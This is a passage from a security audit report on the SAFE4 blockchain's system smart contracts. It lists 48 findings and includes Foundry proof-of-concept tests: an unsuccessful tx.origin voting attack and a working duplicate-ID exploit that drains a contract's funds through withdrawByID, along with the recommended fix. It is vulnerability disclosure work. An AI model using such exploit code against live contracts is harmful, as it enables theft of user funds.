
System Smart Contracts

As mentioned earlier, the system smart contracts operate as predefined contracts to facilitate the chain's functionality. These contracts enable token deposits and node creation while providing functionality to update node attributes such as address, description, name, and enode. The top seven nodes, selected through votes from master nodes, are designated as block producers. Furthermore, the blockchain invokes these contracts to manage the distribution of rewards among participating nodes.

The following contracts are included:

- AccountManager.sol
- Safe3.sol
- Property.sol
- SNVote.sol
- SuperNodeLogic.sol
- SuperNodeStorage.sol
- SystemReward.sol
- MasterNodeLogic.sol
- MasterNodeStorage.sol
- Proposal.sol

This entire process can be illustrated as follows:



Attack Analysis

Attack Point Check On Super Node Vote

In the `SuperNodeStorage` contract, functions like `create` use `tx.origin` to identify the creator of the super node.

```

function create(address _addr, uint _lockID, uint _amount, string memory _name,
string memory _enode, string memory _description, IncentivePlan memory
_incentivePlan) public override onlySuperNodeLogic {
    SuperNodeInfo storage info = addr2info[_addr];
    info.id = ++no;
    info.name = _name;
    info.addr = _addr;
    info.creator = tx.origin;
    info.enode = _enode;
    info.description = _description;
    info.isOfficial = false;
    info.state = Constant.NODE_STATE_INIT;
    info.founders.push(MemberInfo(_lockID, tx.origin, _amount, block.number));
    info.incentivePlan = _incentivePlan;
    info.lastRewardHeight = 0;
    info.createHeight = block.number;
    info.updateHeight = 0;
    ids.push(info.id);
    id2addr[info.id] = _addr;
    name2addr[info.name] = _addr;
    enode2addr[info.enode] = _addr;
}

```

This creates the possibility for the target address used to lock tokens during super node registration to differ from the address where the super node's tokens are locked.

```

function register(bool _isUnion, address _addr, uint _lockDay, string memory
_name, string memory _enode, string memory _description, uint _creatorIncentive,
uint _partnerIncentive, uint _voterIncentive) public payable override {
    ...
    uint lockID = getAccountManager().deposit{value: msg.value}(msg.sender,
_lockDay);
    getSuperNodeStorage().create(_addr, lockID, msg.value, _name, _enode,
_description, ISuperNodeStorage.IncentivePlan(_creatorIncentive, _partnerIncentive,
_voterIncentive));
    getAccountManager().setRecordFreezeInfo(lockID, _addr, _lockDay); //
creator's lock id can't register other supernode again
    emit SNRegister(_addr, msg.sender, msg.value, _lockDay, lockID);
}

```

Is it possible for a token to be locked after creating a super node and then use the lockId for voting?

Let's assume an address, Alice, registers a super node through an Attack contract. Following this operation, the creator address of the super node is Alice, but the tokens are locked under the attacker contract's address.

Based on this assumption, we wrote a test.

The test involves an Attacker contract. In the attack method of this contract, the attack function first registers a super node for nodeAddress and then uses the lock record to cast votes for nodeAddress.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {Test, console} from "forge-std/Test.sol";
import "../AccountManager.sol";
import "../Property.sol";
import "../MasterNodeStorage.sol";
import "../SuperNodeStorage.sol";
import "../SNVote.sol";
import "../utils/Constant.sol";
import "../SuperNodeLogic.sol";
import "../MasterNodeLogic.sol";

import "../Property.sol";

contract AccountManagerTest is Test {
    SuperNodeLogic public superNodeLogic =
    SuperNodeLogic(Constant.SUPERNODE_LOGIC_ADDR);
    SuperNodeStorage public superNodeStorage =
    SuperNodeStorage(Constant.SUPERNODE_STORAGE_ADDR);
    SNVote public snVote = SNVote(Constant.SNVOTE_ADDR);
    Property public property = Property(Constant.PROPERTY_ADDR);
    address owner = makeAddr("owner");

    function setUp() public {
        Property p = new Property();
        vm.etch(Constant.PROPERTY_ADDR, address(p).code);
        SNVote s = new SNVote();
        vm.etch(Constant.SNVOTE_ADDR, address(s).code);
        SuperNodeStorage snt = new SuperNodeStorage();
        vm.etch(Constant.SUPERNODE_STORAGE_ADDR, address(snt).code);
        SuperNodeLogic snl = new SuperNodeLogic();
        vm.etch(Constant.SUPERNODE_LOGIC_ADDR, address(snl).code);
        MasterNodeStorage mnt = new MasterNodeStorage();
        vm.etch(Constant.MASTERNODE_STORAGE_ADDR, address(mnt).code);
        MasterNodeLogic mn1 = new MasterNodeLogic();
        vm.etch(Constant.MASTERNODE_LOGIC_ADDR, address(mn1).code);
        AccountManager am = new AccountManager();
        vm.etch(Constant.ACCOUNT_MANAGER_ADDR, address(am).code);

        vm.deal(address(owner), 1000 ether);

        vm.startPrank(owner);
        superNodeLogic.initialize();
        superNodeStorage.initialize();
        snVote.initialize();
        property.initialize();
        property.add("supernode_min_amount", 10, "111111");
    }
}
```

```
        property.add("block_space", 30, "11111");
        property.add("supernode_min_lockday", 10, "111111");

        vm.stopPrank();
    }

    function test_tx_origin() public {
        address nodeAddress = makeAddr("nodeAddress");
        vm.startPrank(owner);
        Attacker attacker = new Attacker(nodeAddress);
        attacker.attack{value: property.getValue("supernode_min_amount") *
Constant.COIN}();
        console.log("The voters length for the supernode",
SNVote.getVoterNum(nodeAddress));
        vm.stopPrank();
    }

}

contract Attacker{

    // create a node for the attacker owner
    // vote this node

    address nodeAddress;
    SuperNodeLogic public superNodeLogic =
SuperNodeLogic(Constant.SUPERNODE_LOGIC_ADDR);
    SNVote public snVote = SNVote(Constant.SNVOTE_ADDR);
    Property public property = Property(Constant.PROPERTY_ADDR);
    AccountManager public accountManager =
AccountManager(Constant.ACCOUNT_MANAGER_ADDR);

    constructor(address _node) {
        nodeAddress = _node;
    }

    function attack() public payable {
        uint256 amount = msg.value;
        superNodeLogic.register{value: amount}(false, nodeAddress,
property.getValue("supernode_min_lockday"), "superNode-1",
"enode://e020db48ef2ce697fe909e9b7f9f2b2b85ce3607ca113ab1aff3597f8af2142d32ac0a2fc39
bb8a1415a957f843cd696a66a01aea19e379d3ca0abd9bee85e98@172.16.254.10:30303",
        "description:description:description:description:description:description",
10, 50, 40);

        uint[] memory ids = accountManager.getLockedIDs(address(this), 0, 50);
        console.log("the id length: ", ids.length);
        snVote.voteOrApproval(true, nodeAddress, ids);
    }
}
```

```
}
```

The result of the test:

Logs:

```
the id length: 1
```

```
The voters length for the supernode 0
```

The voting process failed because there is a check ensuring that the `frozenAddr` associated with the lock record cannot be a super node.

```
IAccountManager.RecordUseInfo memory useinfo =  
getAccountManager().getRecordUseInfo(_recordID);  
if(block.number < useinfo.releaseHeight || isSN(useinfo.frozenAddr)) {  
    return;  
}
```

FINDINGS | SAFE (ANWANG)



48

Total Findings

1

Critical

2

Centralization

7

Major

8

Medium

22

Minor

8

Informational

This report has been prepared to discover issues and vulnerabilities for SAFE (AnWang). Through this audit, we have uncovered 48 issues ranging from different severity levels. Utilizing the techniques of Formal Verification, Manual Review & Static Analysis to complement rigorous manual code reviews, we discovered the following findings:

ID	Title	Category	Severity	Status
AMS-02	Vulnerability To Duplicate ID Exploitation In <code>withdrawById</code> Function Leads To Fund Drain	Logical Issue	Critical	● Resolved
SAA-05	Centralization Risks	Centralization	Centralization	● 3/5 Multi-Sig
SAA-06	Centralized Control Of Contract Upgrade	Centralization	Centralization	● 3/5 Multi-Sig
AMS-04	Denial Of Service Attack Via Insufficient Deposit Validation	Denial of Service	Major	● Resolved
FES-10	Extra Transaction Data Causes Reward Transaction Failure	Design Issue	Major	● Resolved
SAA-03	Vulnerability In Vote Handling During Super Node Dissolution	Logical Issue	Major	● Resolved
SAA-04	Deposit Withdrawal And Proxy Voting Disruption Due To Flawed Super Node Dissolution Logic	Logical Issue	Major	● Resolved
SAE-15	DoS Attack Via Malicious P2p Message When Querying Contiguous Block Headers	Denial of Service	Major	● Resolved
SAS-02	DoS Attack Via Malicious P2p Message By Dumped Ping Requests	Logical Issue	Major	● Resolved

ID	Title	Category	Severity	Status
SFE-04	Manipulation Of Reward Distribution Of Master Nodes Through <code>lastRewardHeight</code> Updates	Logical Issue	Major	● Resolved
FES-03	Missing Value Check In Reward Transaction Validation	Logical Issue	Medium	● Resolved
FES-04	The Signer Delay Broadcast Mechanism Fails	Design Issue	Medium	● Partially Resolved
FES-06	Predictable Block Producer Selection	Design Issue	Medium	● Acknowledged
SAA-07	Inconsistent Address Mapping After Master Node Address Update Leading To Proxy Voting Failures	Inconsistency, Logical Issue	Medium	● Resolved
SAE-14	Potential Balance Manipulation Attack Through Malformed Reward Transactions By Malicious Block Producers	Logical Issue	Medium	● Resolved
SFS-04	Inconsistency Via Out-Of-Order EIPs Leads To <code>eth_call</code> Crash	Logical Issue	Medium	● Resolved
SSE-02	Signature Replay Attack	Logical Issue	Medium	● Acknowledged
SSE-04	Potential Signature Malleability In <code>ecrecover</code> Verification	Logical Issue	Medium	● Resolved
AMS-03	Potential Reentrancy Attack	Coding Issue	Minor	● Resolved
AMS-05	Missing Zero Address Validation In <code>batchDeposit4Multi</code> Function	Volatile Code	Minor	● Resolved
EAE-01	Inconsistent Balance Check In <code>buyGas</code> With EIP1559 Implemented	Inconsistency, Logical Issue	Minor	● Resolved
ESF-01	Potential Off-By-One Error In <code>getKeyFromWallet</code>	Logical Issue	Minor	● Resolved

ID	Title	Category	Severity	Status
FES-07	Potential Risk Of Nil Block In <code>getBlockByHash</code>	Logical Issue	Minor	● Resolved
FES-08	Unhandled Error In <code>verifyCascadingFields</code>	Volatile Code	Minor	● Resolved
FES-09	Static Block Time Assumption May Cause Subsidy Halving Misalignment	Inconsistency	Minor	● Resolved
MNA-01	Double Counting Of Creator's Amount	Coding Issue	Minor	● Resolved
MNL-04	Insufficient Validation For Safe3 Master Node Migration	Inconsistency, Logical Issue	Minor	● Resolved
MNL-05	Lack Of Node Type Validation In <code>appendRegister</code> Function	Logical Issue	Minor	● Resolved
PSF-02	Inconsistent Validation Of <code>startPayTime</code> In <code>create</code> And <code>vote</code> Functions	Logical Issue, Inconsistency	Minor	● Resolved
SAA-08	Remaining Reward Amount Not Considered In <code>reward</code> Function	Logical Issue, Coding Style	Minor	● Resolved
SAE-16	<code>time.Now</code> Applied In Key Packages May Lead To Inconsistency	Inconsistency	Minor	● Acknowledged
SAE-17	No Sanity Check On Block Header Gaslimit Against The Reserved MaxSystemRewardTxGas	Inconsistency, Logical Issue	Minor	● Resolved
SFA-02	Concerns On <code>callContract</code> With Fixed Gas Adjustment	Magic Numbers, Design Issue	Minor	● Acknowledged
SNA-01	Inconsistent Address Update In <code>updateAddress</code> Function	Logical Issue	Minor	● Resolved
SSE-03	Missing Keyword <code>payable</code> Or Function <code>receive</code>	Volatile Code	Minor	● Acknowledged
SSE-05	Incorrect Array Length Check	Logical Issue	Minor	● Resolved

ID	Title	Category	Severity	Status
SSE-06	Lack Of Zero Address Validation Of <code>ecrecover()</code> Return Value	Coding Style	Minor	● Resolved
SSE-07	Lack Of Signature Length Validation In <code>checkSig</code> Function	Coding Issue	Minor	● Resolved
SSF-01	Lack Of Storage Gap Or NameSpaced Storage Layout In Upgradeable Contract	Design Issue	Minor	● Acknowledged
SSF-02	Unprotected Upgradeable Contract	Logical Issue	Minor	● Acknowledged
FES-02	Concerns On The Consensus Design Without BFT Adoption	Design Issue	Informational	● Acknowledged
MSA-01	Potential Risk Of Low-Level Call	Logical Issue	Informational	● Acknowledged
PSF-01	Use Of Magic Number For Voting Threshold	Coding Issue, Magic Numbers	Informational	● Acknowledged
SAA-09	Concerns On The Potential Flaw In Reward Distribution Logic For Founders	Logical Issue	Informational	● Acknowledged
SAA-10	Concerns On The Inconsistent Token Decimals Between Safe3 And Safe4	Inconsistency	Informational	● Acknowledged
SAE-18	Potential Risk Of Unauthorized Transactions Via Public API Exposure	Access Control	Informational	● Resolved
SFS-03	Enhanced Private Key Management Should Be Performed	Access Control, Design Issue	Informational	● Acknowledged
SSE-01	Concerns On Uninitialized State Variables Render Contract Functions Non-Functional	Logical Issue	Informational	● Acknowledged

AMS-02 VULNERABILITY TO DUPLICATE ID EXPLOITATION IN `withdrawByID` FUNCTION LEADS TO FUND DRAIN

Category	Severity	Location	Status
Logical Issue	● Critical	AccountManager.sol (SAFE4-system-contract): 127~139	● Resolved

Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `AccountManager.sol`

`AccountManager.sol`

```
127         uint amount;
128         uint temp = balances[msg.sender];
129         for(uint i; i < _ids.length; i++) {
130             if(_ids[i] == 0) {
131                 amount += temp;
132             } else {
133                 AccountRecord memory record = getRecordByID(_ids[i]);
134                 RecordUseInfo memory useinfo = id2useinfo[_ids[i]];
135                 if(record.addr == msg.sender && block.number >= record.
unlockHeight && block.number >= useinfo.unfreezeHeight && block.number >= useinfo.
releaseHeight) {
136                     amount += record.amount;
137                 }
138             }
139         }
```

The `withdrawByID` function in the contract is vulnerable to a duplicate ID attack. If a user provides an array of IDs containing duplicates, the function will incorrectly calculate the withdrawal `amount` multiple times for the same record ID. However, the deletion of records only succeeds on the first occurrence, leading to potential re-exploitation of the same records and allowing a malicious actor to withdraw more funds than intended.

An attacker can exploit this vulnerability by passing duplicate IDs, leading to unauthorized withdrawals and potentially draining funds from the contract.

■ Proof of Concept

We wrote a test using Foundry. This test consists of following steps:

1. the contract initially holds 1000 ether of native tokens.
2. An attacker deposits some tokens, then waits until the block number is greater than or equal to `unlockHeight` .
3. Once this condition is met, the attacker can exploit the `withdrawById` function by passing in duplicate IDs to drain funds from the entire contract.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {Test, console} from "forge-std/Test.sol";
import "../AccountManager.sol";
import "../Property.sol";
import "../MasterNodeStorage.sol";
import "../SuperNodeStorage.sol";
import "../SNVote.sol";
import "../utils/Constant.sol";
import "../SuperNodeLogic.sol";

contract AccountManagerTest is Test {
    AccountManager public accountManager;
    address accountManagerOwner = makeAddr("accountManagerOwner");
    MasterNodeStorage public masterNodeStorage;
    SuperNodeStorage public superNodeStorage;
    SNVote public sNVote;

    function setUp() public {
        AccountManager temp = new AccountManager();
        vm.etch(Constant.ACCOUNT_MANAGER_ADDR, address(temp).code);
        accountManager = AccountManager(Constant.ACCOUNT_MANAGER_ADDR);
        vm.deal(address(accountManager), 1000 ether);
        vm.startPrank(accountManagerOwner);
        accountManager.initialize();
        masterNodeStorage = new MasterNodeStorage();
        superNodeStorage = new SuperNodeStorage();
        sNVote = new SNVote();
        masterNodeStorage.initialize();
        superNodeStorage.initialize();
        sNVote.initialize();
        vm.etch(Constant.SNVOTE_ADDR, address(sNVote).code);
        vm.etch(Constant.MASTERNODE_STORAGE_ADDR, address(masterNodeStorage).code);
        vm.etch(Constant.SUPERNODE_STORAGE_ADDR, address(superNodeStorage).code);
        SuperNodeLogic superNodeLogic = new SuperNodeLogic();
        vm.etch(Constant.SUPERNODE_LOGIC_ADDR, address(superNodeLogic).code);

        vm.stopPrank();
    }

    function test_Withdarw() public {
        uint256 currentTime = block.timestamp;
        address hacker = makeAddr("hacker");

        vm.deal(hacker, 100 ether);

        console.log("balance before deposit: ", address(accountManager).balance / 1
ether, " ether");
    }
}
```

```
vm.startPrank(hacker);

vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "block_space"), abi.encode(70));
uint id = accountManager.deposit{value: 100 ether}(hacker, 1);

uint256 blockNumber = block.number;
vm.roll(blockNumber + 3000);
console.log("balance after deposit: ", address(accountManager).balance / 1
ether, " ether");
uint256[] memory ids = new uint256[](11);
for (uint i = 0; i < ids.length; i++) {
    ids[i] = id;
}
accountManager.withdrawByID(ids);
console.log("balance after withdraw: ", address(accountManager).balance / 1
ether, " ether");
vm.stopPrank();

}
}
```

This is the result:

```
Logs:
balance before deposit: 1000 ether
balance after deposit: 1100 ether
balance after withdraw: 0 ether
```

Recommendation

Recommend **Implement Duplicate ID Check**: Use a mapping or a boolean array to track processed IDs and prevent duplicate processing.

Alleviation

[SAFE4 team, 11/30/2024]:

The team addressed the issue by implementing a solution that involves transferring each token individually rather than aggregating the quantities for a single transfer. After each transfer, the corresponding record is deleted. This modification is reflected in commit: [1aa1a2def088cd342639aa9ed36f1e1aae250abf](#) .

SAA-05 | CENTRALIZATION RISKS

Category	Severity	Location	Status
Centralization	Centralization	MasterNodeLogic.sol (SAFE4-system-contract): 140; MasterNodeState.sol (SAFE4-system-contract): 10; Property.sol (SAFE4-system-contract): 22; SuperNodeLogic.sol (SAFE4-system-contract): 167; SuperNodeState.sol (SAFE4-system-contract): 10	3/5 Multi-Sig

Description

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- SAFE4 System Contract


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
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- Property.sol
- SuperNodeLogic.sol


In the contract `MasterNodeLogic`, the role `_owner` has authority over the functions shown in the diagram below. Any compromise to the `_owner` account may allow the hacker to take advantage of this authority and update the masternode official status.




In the contract `MasterNodeState`, the role `_formalsn` has authority over the functions shown in the diagram below. Any compromise to the `_formalsn` account may allow the hacker to take advantage of this authority and upload and update data with specific ids and states.



In the contract `Property`, the role `_owner` has authority over the functions shown in the diagram below. Any compromise to the `_owner` account may allow the hacker to take advantage of this authority and add a new property with validation checks.



In the contract `SuperNodeLogic`, the role `_owner` has authority over the functions shown in the diagram below. Any compromise to the `_owner` account may allow the hacker to take advantage of this authority and change the official status of a supernode.



